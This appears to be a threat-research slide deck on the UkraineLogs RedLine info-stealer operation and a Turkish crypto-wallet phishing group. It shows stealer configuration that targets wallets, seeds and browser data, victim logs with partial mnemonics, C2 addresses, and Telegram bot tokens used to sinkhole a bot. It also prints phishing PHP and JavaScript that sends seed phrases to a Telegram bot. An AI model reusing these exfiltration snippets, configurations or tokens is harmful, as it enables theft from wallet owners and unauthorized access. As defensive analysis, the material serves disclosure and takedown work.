api.telegram.org/bot5087921359:AAE4KuwaJHqqM5KvcI1VRiRerHR310VnQY/getCHAT?chat_id=-1001526195063

```
{  
  "ok": true, "result": {  
    "id": -1001526195063, "title": "UkraineLogs", "type": "channel", "invite_link": "https://t.me/+IJ6-aeodQyViYzc1", "photo":  
    {"small_file_id": "AQADBQADkq0xG7h8wFCAIAA4kMY9AW__oKdiflY2uXwj8A", "small_file_unique_id": "AQADKq0xG7h8wFCAIAA4kMY9AW__oKdiflY2uXwj8A", "big_file_id": "AQADBQADkq0xG7h8wFCAIAA4kMY9AW__oKdiflY2uXwj8A", "big_file_unique_id": "AQADKq0xG7h8wFCAIAA4kMY9AW__oKdiflY2uXwj8A"}  
  }  
}
```

"invite_link": "https://t.me/+IJ6-aeodQyViYzc1"



UkraineLogs

9 members

JOIN CHANNEL


UkraineLogs Threat Actor - Telegram

- Third info-stealer- RedLine since October 2021

Malware side: RedLine Info-Stealer Configuration


```
<setting name="GrabScreenshot" serializeAs="String">  
  <value>True</value>  
</setting>
```

```
<setting name="TelegramBotToken" serializeAs="String">  
  <value />  
</setting>  
<setting name="TelegramBotFormat" serializeAs="String">  
  <value>Номер: {ID};  
  Билд: {BuildID};  
  ОС: {OS};  
  IP: {IP};  
  Данные: {Creds};  
  Страна: {Country}</value>  
</setting>  
<setting name="TelegramBotSendLog" serializeAs="String">  
  <value>0</value>  
</setting>
```




RedLine Exfiltration

C2 Server side: Loader Exfiltration



UkraineLogs Threat Actor - Telegram

- Self-developed python tool to download all victim's screenshots in real-time



UkraineLogs Threat Actor - Telegram

- Stolen wallets examples including NFT:

Номер: 17625

Билд: oqx

OC: Win10 Home x64

IP: 68.12.12

Данные: 0028|3|2

Страна: US

CDD: MONEY|PayPal|Amazon|GPay|EPICGAMES

PDD: MONEY|PayPal|Amazon|EPICGAMES

HWID: 45E676123429225536CD7

[METAMASK]

[MNEMONIC] mechanic bread

play lawn onion orph

[PASSWORD]: 05

0x5ff9895f1692159be087a3b2ef9937

ETH (\$: 1.03570)

TOX (\$: 9.73686)

Total balance: 1.035696702483331 USD

Total NFT balance: 9.73686 USD

L (\$: 120.8955)

Total balance: 32270701.341861155 USD

Total NFT balance: 3475.52578 USD

UkraineLogs

Не найден кошелек или адреса ['NoneType' object has no attribute 'group']

Google_[Chrome]_Default_Metamask - Нет валидного пароля к логу

0x00d5bcd18d...4903d1224811

L 1INCH (\$: 0.2)

L PANTHER (\$: 0.00313)

L BXH (\$: 0.03257)

L ASS (\$: 0.00001)

L SAFEMOON (\$: 0.00000)

L PIG (\$: 0.00001)

L PIT (\$: 0.00001)

L WSG (\$: 0.03378)

L ANTIS (\$: 0.00021)

L FOX (\$: 0.00000)

L 1FLR (\$: 4.83957)

L JF (\$: 0.04312)

L CHE (\$: 12.70013)

L DOG (\$: 0.00000)

!!!Не удалось спарсить NFT, возможно ошибка:

[0x00d5bcd18dab90c99d23c5a463ef4]

Total balance: 17.931644360883432 USD

0x8229f41c4ace0686105142bd7c23ef3f3f395edf

L ETH (\$: 37.14984)

!!!Не удалось спарсить NFT, возможно ошибка:

[0x8229f41c4ace0686105142bd7c23ef3f3f395edf]

Total balance: 37.14983529011828 USD

0xba7a2e71b340bce5a180301bad38

L USDT (\$: 5060.63368)

!!!Не удалось спарсить NFT, возможно ошибка:

[0xba7a2e71b340bce5a180301bad38]

Total balance: 5060.63367922 USD

UkraineLogs Threat Actor - Telegram

- Hundreds of wallets were exfiltrated. Victim's top balances
- The attackers gets the Metamask Mnemonic (12-word passphrase) and wallet's password

22691651.78	[+] 0x5c967e7320[REDACTED]p14ada6db9e3b9a4c-44712.59625015673 USD
44712.59625	[+] 0x9e17755caa[REDACTED]27d94fe55e9b43cf4-43669.3873796688 USD
43669.38738	[+] 0x12da0e650[REDACTED]e00338ef4f4ddc65-901.0893034361334 USD

UkraineLogs [REDACTED]
logs\TR[24DB9FE9CB4DA6EC7C167FC[REDACTED]]
[2022-01-08T23_41_41.4422011+03_00][REDACTED]Binance - [He
поддерживается]
METAMASK:
Mnemonic: artefact atom trial column [REDACTED]
filter notable angle lawn [REDACTED]
Password: [REDACTED]
Address: 0xe[REDACTED]fb6a776fe5b1c41cb1836400b


EMPTY

Total balance: 0 USD
[REDACTED] 4 edited 22:42
[ETHERSCAN] 0xee8a4d9d3[REDACTED]1c41cb1836400b



UkraineLogs Threat Actor - Telegram

- 23,000 victims in 180 countries - 27% of victims in US
- **CDD** - **C**ookie **D**omain **D**etector - The type of stolen data



Номер: 21901
Билд: J
ОС: Windows 10 Home x64
IP: [REDACTED] 15.103
Датум: [REDACTED] 1508|0|0
Страна: TR
CDD: MONEY|Amazon|binance
PDD:
HWID: 3D289E2307 [REDACTED] CB456F78F71E

CDD

PayPal, 8907
Amazon, 6642
EPICGAMES, 6639
MONEY, 3536
binance, 1671
GPay, 747
TARKOV, 488
BANKS, 431
STAKE, 78

```
<value>  
  <ArrayOfString xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
    xmlns:xsd="http://www.w3.org/2001/XMLSchema">  
    <string>BANKS=amegybank.com|associatedbank.com|ally.com|bankofthewest.com|bank7.com|bar  
    <string>MONEY=yobit.net|freebitco.in|zb.com|binance.com|huobi.com|okex.com|hitbtc.com|b  
    <string>PayPal=paypal.com</string>  
    <string>Amazon=amazon.com</string>  
    <string>GPay=pay.google.com</string>  
  </ArrayOfString>  
</value>
```

UkraineLogs Threat Actor - Attribution

- Configuration of files, cryptocurrency wallets exfiltration, and a PCAP of exfiltration to Russian-located C2 servers: 185.128.107.100, 185.231.70.207, and 45.95.202.175



```
<setting name="GrabPaths" serializeAs="Xml">
  <value>
    <ArrayOfString xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xmlns:xsd="http://www.w3.org/2001/XMLSchema">
      <string>%userprofile%\Desktop|.txt,*.doc*,*key*,*wallet*,*seed*|0</string>
      <string>%userprofile%\Documents|.txt,*.doc*,*key*,*wallet*,*seed*|0</string>
    </ArrayOfString>
  </value>
</setting>
```

```
..b...i.E...E...c.F...%userprofile%\Desktop|.txt,*.doc*,*key*,*wallet*,*seed*|0F...<%userprofile%\Documents|.txt,*.doc*,*key*,*wallet*,*seed*|0
\AppData\Local\Google\Chrome\User DataF...%USERPROFILE%\AppData\Local\Google\Chrome\User DataF...%USERPROFILE%\AppData\Roaming\Opera_Soft
1%USERPROFILE%\AppData\Local\7Star\7Star\User DataF...%USERPROFILE%\AppData\Local\CentBrowser\User DataF...%USERPROFILE%\AppData\Local\Chedot\
\AppData\Local\Elements Browser\User DataF...%USERPROFILE%\AppData\Local\Epic Privacy Browser\User DataF...%USERPROFILE%\AppData\Local\CoCoMed:
\AppData\Local\CatalinaGroup\Citrio\User DataF...%USERPROFILE%\AppData\Local\Coowon\Coowon\User DataF...%USERPROFILE%\AppData\Local\liebao\User
\AppData\Local\Comodo\Dragon\User DataF...%USERPROFILE%\AppData\Local\Amigo\User DataF...%USERPROFILE%\AppData\Local\Torch\User DataF...%
\AppData\Local\360Browser\Browser\User DataF...%USERPROFILE%\AppData\Local\Maxthon3\User DataF...%USERPROFILE%\AppData\Local\K-Melon\User Data
\AppData\Local\CocCoc\Browser\User DataF...%USERPROFILE%\AppData\Local\Uran\User DataF...%USERPROFILE%\AppData\Local\Chromodo\User DataF...2%US
4%USERPROFILE%\AppData\Local\Microsoft\Edge\User DataF...%USERPROFILE%\AppData\Local\NVIDIA Corporation\NVIDIA GeForce ExperienceF...%USERPROF:
\AppData\Roaming\Mozilla\FirefoxF...%USERPROFILE%\AppData\Roaming\WaterfoxF...%USERPR
\AppData\Roaming\8pecxstudios\CyberfoxF...%USERPROFILE%\AppData\Roaming\NETGATE Techni
%appdata%E%E...atomicE#...*E%...E!E...BinanceE#...%appdata%E%E...BinanceE#...
%appdata%E%E...%etherium\walletsE#...%E%...E!E...%etherium\walletsE#...%appdata%E%E...
E...MoneroE#...%userprofile%\Documents\E\E...Monero\walletsE#...*E%...E#...E).E+.E-
```

IP Address	Country	Region	City
185.128.107.100	Russian Federation 	Moskva	Moscow
ISP	Organization	Latitude	Longitude
Network Management Ltd	Not Available	55.7522	37.6156

UkraineLogs Threat Actor - Attribution

- The CDD and PDD exfiltrated data was first written in Russian and then changed to English
- 16,000/35,000 messages from Russia



UkraineLogs Threat Actor - Attribution



UkraineLogs
9 members

JOIN CHANNEL

- The first 8,000 “victims” are actually testing the redline stealer, made by the attacker by infecting their own C2 server
- **IP: 185.255.133.25**, Build name: **onyxx**

	A	B	C	D	E	F
1	number: 1	build: onyxx	ÐžÐ: Windows 10 Home x64	IP: 185.255.133.25	data: 93 2963 0 0	country: RU
2	number: 2	build: onyxx	ÐžÐ: Windows 10 Enterprise x64	IP: 185.255.133.25	data: 0 1313 0 0	country: RU
3	number: 3	build: onyxx	ÐžÐ: Windows 10 Home x64	IP: 185.255.133.25	data: 72 964 0 0	country: RU
4	number: 4	build: onyxx	ÐžÐ: Windows 10 Enterprise x64	IP: 185.255.133.25	data: 13 2026 0 0	country: RU
5	number: 5	build: onyxxins	ÐžÐ: Windows 10 Enterprise x64	IP: 185.255.133.25	data: 0 681 0 0	country: RU

joesandbox.com/analysis/512224/0/html

JoeSandbox Cloud BASIC

Overview ▾

Signatures ▾

Process Tree

Domains / I

AV Detection:

Found malware configuration

Source: 2.2.AppLaunch.exe.400000.0.unpack

Malware Configuration Extractor: RedLine {"C2 url" ["185.255.133.25:18225"], "Bot Id": "onyxx0.1"}

UkraineLogs Threat Actor - Attribution

- 6 Administrators - onyxx0 and p2Memory

← → ↺ api.telegram.org/bot5087921359:AAE4KuwaJHqqM5KvcII1VRiRerHR310VnQY/getchatadministrators?chat_id=-1001526195063

```
ry", "username": "p2Memory", "status": "administrator",  
ers": true, "can_manage_voice_chats": true, "is_anonymous":  
bf", "username": "onyxx0", "status": "administrator", "c  
s": true, "can_manage_voice_chats": true, "is_anonymous":  
"username": "MRFSW", "status": "administrator", "can_be  
alse, "can_manage_voice_chats": true, "is_anonymous": false
```

UkraineLogs Threat Actor - Attribution

- onyxx0 and p2Memory

lolz.guru/threads/2794567/



Market

Articles

Guarantor

Social

Other

Main section / Trade / Discord

Buy

Buying a lot

Tokens

NEPROSPAM - 10 RUB |


Discussion in 'Discord' started by onyxx, Jul 28, 2021. (bumped Today at 7:54)

discord токены

discord tokens

ds tokens

tokens



onyxx

Thread starter

When the top



Can't write



Follow



Open the money dispute

The user is banned

If you plan any deal with his participation has already deceived you in any way, cor

Ban date: Jan 22, 2021

Ban reason: Мультиаккаунт

Ban Ends: Never

Banned By: BrainBlow

p2Memory

Joined:

Jan 28, 2018



Find all threads by p2Memory

Profile Posts 6

Recent Activity



onyxx

Jan 4, 2022

run

UkraineLogs Threat Actor - Temporarily Take Down



Take Down

- The bot is administrator
- Sinkhole - by using setWebHook

← → ↻ api.telegram.org/bot5087921359:AAE4KuwaJHqqM5Kvcll1VRiRerHR310VnQY/getWebhookinfo?token=AAE4KuwaJHqqM5Kvcll1VRiRerHR310VnQY

```
{"ok":true,"result":{"url":"https://SafeBreach.com/research","has_custom_certificate":false,"pending_updates":0}}
```

- Finally we removed the Bot from the group, causing a temporary Denial Of Service

```
"new_chat_member":{"user":{"id":5087921359,"is_bot":true,"first_name":"Reviews","username":"AutoReviewPC_bot"},"status":"left"}}
```

← → ↻ api.telegram.org/bot5087921359:AAE4KuwaJHqqM5Kvcll1VRiRerHR310VnQY/getchatadministrators?chat_id=-1001526195063

```
{"ok":false,"error_code":403,"description":"Forbidden: bot is not a member of the channel chat"}
```

OopsSec Meter - UkraineLogs - 65 / 100

OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap			Identity 10
Attack Vectors mapping			10
Access C2 backend code			
Achieve victims exfiltrated data			10
Attacker malicious techniques		7	
Built-in sinkhole capabilities	6		
Attackers communication channels			10
Attribution - identity		Partial - 7	
Disinformation attack			
Take-Down	Temporary - 5		



Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Crypto wallet passphrase phishing
- Saved to web server and local C2 server file: test.txt



ec8861087586d2544d36edf4806b8ebfb940feb5913398446943e8dd19093ad2

1.08 KB
Size

2021-12-31 04:27:49 UTC
2 months ago

HomeController.php

php

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR **CONTENT** SUBMISSIONS COMMUN




STRINGS HEX PREVIEW

↓ ☆ ALL

```
$message = "Ronin\n".base64_decode($mnemonic)
$url = "https://api.telegram.org/bot1811375463:AAEY_eGXhH66wc73Zzt4K49JXOmqrpxkDA
chat_id=-1001176672880
parse_mode=HTML
text=".urlencode($message)
file_put_contents(public_path("test.txt"), $mnemonic."\n", FILE_APPEND
```

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- The local test.txt file content



```
$.ajax({
  url: "api.php",
  method: "POST",
  data: {mneo: btoa(sd), network: "polygon"},
  dataType: "json",
```

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- **Google Ads** - Print screens shared between attackers
 - Google search of “polygon” (web wallet)
 - Sample Google ad for phishing C2 server owned by the threat actor

Google search results for "polygon". The search bar shows "polygon" and the results indicate approximately 110,000,000 results found in 0.48 seconds.

Reklam • <http://www.maviseguridad.cl/> ▾
Polygon Web Wallet v2 - Avilable on PC Devices - Main
Maintenance for all types of breakdowns Alarm Center Programming and more services. The most professionals involved in the development of projects tools and services.

Reklam • <https://www.polygon-app.org/> ▾
Send and Receive - Polygon - Connect a Wallet
The safe, fast, and completely secure way. Join now. Learn how to start today.

Reklam • <https://www.poligon-wallet.site/> ▾
Login - Polygon Wallet - Official WebSite
Easy user intence available on pc and mobile. 12M+ Community Members and Growing...

Website traffic-Search-27 için reklam grupları

Reklam grubu 1	Maliyet	Gösterim sayısı	Tıklamalar	Ort. TBM
Etkin ▾ Durum: Uygun	TLO,00	0	0	TLO,00

[Reklam grubunu görüntüle](#)

Özet

Anahtar kelimeler: x2y2

Maliyet	Tıklamalar	TO
\$0,00	0	%0,00

Reklamlar

X2Y2 | Marketplace | Home
[\[Reklam\] www.x2y2.red](#)
Start listing today. To make the change happen, we need your help!





Reklam	Gösterim sayısı	Tıklamalar	TO
İnceleniyor	0	0	%0,00

[Tüm reklamlar](#) [Tüm uzantılar](#) < 1 / 1 >

	Adı	Statüsü	İşlem	Yer	Oran	Oran	Oran	Oran	Oran	
☐	x2y2	Tam eşleme	✓ Eklendi	Website traffic-Search-8	Reklam grubu 1	11	50	%22,00	₺36,35	₺399,84
☐	x2y2 marketplace	Sıralı eşleme	Yok	Website traffic-Search-8	Reklam grubu 1	0	1	%0,00	—	₺0,00

